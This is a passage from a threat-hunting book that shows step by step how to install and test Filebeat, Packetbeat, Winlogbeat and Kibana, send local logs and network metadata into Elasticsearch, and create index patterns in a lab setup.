4. Let's check to make sure that Elasticsearch is up and ready to accept data (if it isn't, see the preceding steps to start it):

```
$ curl localhost:9200?pretty
```

5. Now, let's test Filebeat and ensure that it's able to send data and that it's properly configured. This will run on the client that is going to send logs to Elasticsearch:

```
$ filebeat test output

elasticsearch: http://localhost:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: ::1, 127.0.0.1
    dial up... OK
  TLS... WARN secure connection disabled
  talk to server... OK
  version: 7.10.2
filebeat test config

Config OK
```

6. Now, let's fire up Filebeat and ingest those logs:

```
$ ./filebeat
```

7. If we go back and check Elasticsearch the same way we did for the Logstash data, we'll see that there is a new index called `filebeat-{version}-{date}-{index iteration}`:

```
$ curl "localhost:9200/_cat/indices"

yellow open filebeat-7.10.2-2021.01.31-000001
LETaQb3gTimmGLZdlPgdEw 1 1 291791   0  52.9mb  52.9mb
```

8. Great, now let's check to see what's in there (this is the one Filebeat example we'll check out in Elasticsearch that I mentioned at the end of the Elasticsearch section). There will be a lot of results and yours will look different than mine, but we can see that the files are from `/var/log/*.log`, which is expected based on our configuration:

```
$ curl "localhost:9200/filebeat-{version}-{date}-
{iteration}/_search?pretty"

...
          },
          "log" : {
            "offset" : 267648,
            "file" : {
              "path" : "/var/log/install.log"
            }
          },
...
```

9. Lastly, let's enable the system module for Filebeat. First, let's list them so you can see all of the available ones:

```
$ ./filebeat modules list
Enabled:

Disabled:
activemq
apache
auditd
```

```
aws
...
```

10. Next, let's enable the `system` module:

```
$ ./filebeat modules enable system

Enabled system
```

11. Recheck your enabled modules:

```
$ ./filebeat modules list
Enabled:
System

Disabled:
activemq
apache
auditd
aws
...
```

12. Finally, let's restart Filebeat:

```
$ ./filebeat
```

Most of the work that we're going to do will focus on collecting data with Beats and Elastic Agent. Most Beats expect data to be formatted in a certain way, especially when the Security app is involved, but Filebeat can be your "go-to" as a way to get almost any data into Elasticsearch, which is very helpful for threat hunting.

Next, we'll get application-level network data into Elasticsearch with Packetbeat.

Packetbeat

Packetbeat is a Beat that focuses on network metadata collection. There is a caveat: the goal of Packetbeat is more focused around "application" type network traffic versus something such as what Zeek or Suricata do.

Metadata is information about the data. When that is network data, you can expect to see information about the network traffic, such as source and destination IP addresses or network protocols, but you won't see any specific payloads as you may see in a full packet capture.

Packetbeat provides metadata about the following protocols:

- ICMP (v4 and v6)
- DHCP (v4)
- DNS
- HTTP
- AMQP 0.9.1
- Cassandra
- MySQL
- PostgreSQL
- Redis
- Thrift RPC
- MongoDB
- Memcache
- NFS
- TLS
- SIP/SDP

While all of these have some threat hunting value, DNS, HTTP, and TLS metadata are solid wins.

Additionally, Packetbeat can ingest previously collected packet captures and send those into Elasticsearch.

Getting network data into Elasticsearch

Let's generate some network data and send that into Elasticsearch using Packetbeat.

Preparation

First, we need to collect the Packetbeat binary. I'll be doing this on a macOS system, but any OS should be sufficient:

- Download Packetbeat (select your architecture): `https://www.elastic.co/downloads/beats/packetbeat`.
- Download Npcap (only if you're on Windows): `https://nmap.org/npcap/dist/npcap-1.10.exe`.

Installing Packetbeat

Now that we've downloaded Packetbeat, let's set it up:

1. Go into a terminal shell and extract the `.zip` or `.tar.gz` archive, and then browse into the directory:

```
$ tar zxf packetbeat-{version}-{architecture}.tar.gz
cd packetbeat-{version}
```

2. First, we need to identify what device to capture on. We can use the Packetbeat binary to identify this for us. The output has a device number followed by their interface name, a description, a MAC address, and the IP address (v4 and v6):

```
$ ./packetbeat devices

0: en0 (No description available)
(fe80::1415:6222:4af1:aad7 {local-ip)
1: awdl0 (No description available)
(fe80::f8f8:d5ff:fe9b:b413)
2: lo0 (No description available) (127.0.0.1 ::1 fe80::1)
3: bridge0 (No description available) (Not assigned ip
address)
4: en1 (No description available) (Not assigned ip
address)
```

The interface I want to capture on is my wireless connection and that's the interface named `en0`. Keep track of that; we'll need it in the next step.

3. Next, let's take a peek into the configuration file and see that it's an unconfigured but functional configuration file. Here, we're going to make any adjustments as to what information we want to be captured and define the interface that the data will be captured from. We identified this interface in the previous step as the device with an IP address (`en0`):

```
$ vi packetbeat.yml

# ==== Network device ===

# Select the network interface to sniff the data. On
Linux, you can use the
# "any" keyword to sniff on all connected interfaces.
packetbeat.interfaces.device: en0
```

4. As before, let's test the configuration and output connection:

```
$ ./packetbeat test output

...
elasticsearch: http://localhost:9200...
  parse url... OK
  connection...
...
```

5. Let's check the configuration:

```
$ ./packetbeat test config

Config OK
```

6. Finally, let's start Packetbeat and verify that the index is created:

> **Important note**
> If you are doing this on Windows, you'll need to install the Npcap binary we downloaded during the preparation phase.

```
$ ./packetbeat

curl "localhost:9200/_cat/indices"
```

```
yellow open packetbeat-7.10.2-2021.01.31-000001 g7iPQfT-
QI6Cncu3HceT9A 1 1    105   0 264.9kb 264.9kb
```

What about ingesting a previously collected PCAP?

Let's create a PCAP using `tcpdump` with the same interface that I was previously collecting on (`en0`). PCAPs replay at the same speed they were collected, so if you capture for an hour, it'll take an hour to replay it. You can speed that up, but that commonly leads to data abnormalities:

1. Let's use `tcpdump` to collect on my `en0` interface, capturing full-sized packets (`-s`) and saving the file to `local-capture.pcap`. I'll let this run for a few minutes:

```
$ sudo tcpdump -i en0 -s 65535 -w local-capture.pcap
```

2. Now, let's replay that into Elasticsearch using the following command:

```
$ ./packetbeat run -I local-capture.pcap
```

This will replay the PCAP through Packetbeat and into Elasticsearch. It will automatically quit once it reaches the end of the PCAP.

This is extremely helpful if network traffic is collected elsewhere and provided for training or an incident response engagement.

Make no mistake, deploying a proper **Network Security Monitoring** (**NSM**) solution is going to give you more visibility into network traffic than Packetbeat ever will. Packetbeat is not meant to replace NSM. That said, you can deploy Packetbeat on every endpoint quickly and fairly simply to provide introspection into how your endpoints are communicating on the network over common protocols.

Winlogbeat

Winlogbeat is a Windows-only Beat that reads from various Windows event logs, structures the data, and then sends it into Elasticsearch.

Getting Windows data into Elasticsearch

Using Winlogbeat, we can parse and forward Windows event data directly into Elasticsearch.

Preparation

First, we need to collect the Winlogbeat binary. I'll be doing this on a Windows 10 system, but any supported version should be sufficient.

Download Winlogbeat: `https://www.elastic.co/downloads/beats/winlogbeat`.

Installing Winlogbeat

Now that we've downloaded Winlogbeat, let's set it up:

1. Go into a terminal shell and extract the `.zip` archive, and then browse into the directory (`winlogbeat-{version}-windows-x86_64`).

   Following the format of the other configuration files, it is called `winlogbeat.yml` and is located in the root directory.

   Unlike other Beats, you may need to make a configuration change if you're running Elasticsearch on a different box. For example, I'm running Elasticsearch (and all the previous tools) on my macOS system. Obviously, Winlogbeat won't run on macOS, so I'll need to modify the `winlogbeat.yml` and `elasticsearch.yml` configurations. If you're running everything on the same system, you can skip to the configuration and connection test procedures.

2. On the Windows host, using your preferred text editor, modify the `winlogbeat.yml` configuration file, add your Elasticsearch IP address, and save the file:

```
...
# --- Elasticsearch Output ---
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["{elasticsearch-ip}:9200"]
...
```

3. Now, let's test Winlogbeat and ensure that it's able to send data and that it's properly configured:

```
$ .\winlogbeat.exe test output

elasticsearch: http://{elasticsearch-ip}:9200...
  parse url... OK
  connection...
```

```
      parse host... OK
      dns lookup... OK
      addresses: {elasticsearch-ip}
      dial up... OK
    TLS... WARN secure connection disabled
    talk to server... OK
    version: 7.10.2
  .\winlogbeat test config

  Config OK
```

4. Now, let's fire up Winlogbeat and ingest those logs:

```
$ .\winlogbeat
```

5. If we go back and check Elasticsearch the same way we did for the previous datasets, we'll see that there is a new index called `winlogbeat-{version}-{date}-{index iteration}`:

```
$ curl "localhost:9200/_cat/indices"

yellow open winlogbeat-7.10.2-2021.02.01-000001
x0FIKlF0SaesOwW1Cgwphg 1 1   1816  0    1mb    1mb
```

Winlogbeat is a great tool for getting Windows events into Elasticsearch and, as we'll see when we build our actual lab, very helpful in endpoint threat hunting.

Elastic Agent

Elastic Agent is a single unified platform that can be deployed to hosts to collect data. That sounds a lot like what Beats do, right? Well, it is...but more!

Elastic Agent allows you to deploy integrations to collect specific data formatted in a uniform way. If that sounds familiar, it is. Just like modules for Filebeat, the idea is to provide a single agent to collect endpoint data and ingest it into Elasticsearch.

One of the huge improvements to using Elastic Agent over raw Beats is that the agent, and therefore its integrations, can be centrally controlled using an app in Kibana called Fleet.

Instead of breaking up Elastic Agent, Kibana, and Fleet into different sections, we'll get into Fleet and Elastic Agent in the next chapter where we build our Elastic Stack.

Viewing Elasticsearch data with Kibana

Kibana is the web application that sits on top of Elasticsearch. Kibana takes all of those HTTP API queries and puts them into a platform with a great **User Experience** (**UX**) so that interacting with the Elasticsearch data is possible to a layperson.

We'll spend a lot of time learning how to navigate Kibana and perform threat hunting in the next few chapters, but for now, we'll just do a basic introduction and point you to the different apps.

Using Kibana to view Elasticsearch data

Using Kibana, we can view all of the data within Elasticsearch. Additionally, we can use Kibana to control parts of the entire Elastic Stack through an intuitive UI.

Preparation

First, we need to collect the Kibana binary. I'll be doing this on a macOS system, but any OS should be sufficient.

Download Kibana (select your architecture): `https://www.elastic.co/downloads/kibana`.

Installing Kibana

Now that we've downloaded Kibana, let's get it set up:

1. Go into a terminal shell and extract the `.zip` or `.tar.gz` archive, and then browse into the directory:

```
$ tar zxf kibana-{version}-{architecture}.tar.gz
cd kibana-{version}
```

2. Next, let's take a peek into the configuration file and see that it's an unconfigured but functional configuration file. There is one change that, while not necessary, is easier to do now than have to circle back on. That is similar to what we had to do in Elasticsearch to allow remote connections; we'll change `server.host` from being commented out to either your IP address or `0.0.0.0`:

```
$ vi config/kibana.yml

# Kibana is served by a back end server. This setting
specifies the port to use.
#server.port: 5601

# Specifies the address to which the Kibana server will
bind. IP addresses and host names are both valid values.
# The default is 'localhost', which usually means remote
machines will not be able to connect.
# To allow connections from remote users, set this
parameter to a non-loopback address.
server.host: "0.0.0.0"
...
```

3. Now that we've gotten that out of the way, let's start up Kibana and check to make sure that we're able to connect to Elasticsearch. For this step, none of the Beats need to be running, but Elasticsearch does:

```
$ bin/kibana
```

Kibana takes a bit of time to fire up, so after a few minutes, if everything was configured properly, you should be greeted with a Kibana welcome screen. Again, we're not going to be configuring anything, but just familiarizing ourselves with the layout:



Figure 3.1 – Kibana home page

As mentioned, we'll spend a lot of time exploring our data in the coming chapters, but feel free to spend time familiarizing yourself with the different parts of Kibana. Moving forward, we'll spend almost all of our time here.

> **Important note**
>
> Depending on the version you're using, you may notice a **Your data is not secure** dialog box that Elastic adds to Kibana when running in an insecure configuration. This is expected here as we're in a lab environment. If you are running the Elastic Stack in production, or with production data but in a test environment, please deploy a secure configuration by following this Elasticsearch documentation: `https://www.elastic.co/guide/en/elasticsearch/reference/current/get-started-enable-security.html`.

Adding index patterns

Kibana uses index patterns to select the data that you want to use as well as making changes to different field properties.

Now that we have Kibana up and running, let's add the index patterns for the data that we previously sent to Elasticsearch:

1. From the **Home** page that is displayed when you access Kibana for the first time, you can select **Manage** in the upper right of the screen:



Figure 3.2 – Option 1 to access Stack Management

2. Alternatively, you can click on the hamburger menu in the upper left, scroll to the bottom of the screen, and select **Stack Management**:



Figure 3.3 – Option 2 to access Stack Management

3. Once we get on to the Stack Management page, we can click on **Index Patterns** on the left:



Figure 3.4 – Accessing Index Patterns

4. Finally, click on **Create index pattern**:



Figure 3.5 – Creating an index pattern

5. From here, we can see all of the data indices in Elasticsearch. Previously, we sent in data from Logstash (`my-first-index`) and data from Filebeat, Auditbeat, Packetbeat, and Winlogbeat (`{beatname}-{version}-{date}-{iteration}`):



Figure 3.6 – Available indices

6. Let's define the index pattern. Click into the **Index pattern name** box and start to type `filebeat`. As you type, the available indices below will change to show what's available. Type `filebeat-*`, which will highlight every index that starts with `filebeat-`:



Figure 3.7 – Defining an index pattern

7. Click **Next step** and next we'll select the field that will define the timestamp. For Beats, and most ECS-compliant data, this will be **@timestamp**. Select that and click **Create index pattern**:



Figure 3.8 – Configuring Time field

Now you have the Filebeat index pattern, this means that you can explore this data in Kibana:



Figure 3.9 – Example of added index patterns

Repeat those steps to add the `auditbeat-*`, `packetbeat-*`, `winlogbeat-*`, and `my-first-index` index patterns.

The Discover app

Now that we've added the index patterns for the data in the Elasticsearch indices, let's check it out.

Click on the hamburger menu and select **Discover**:

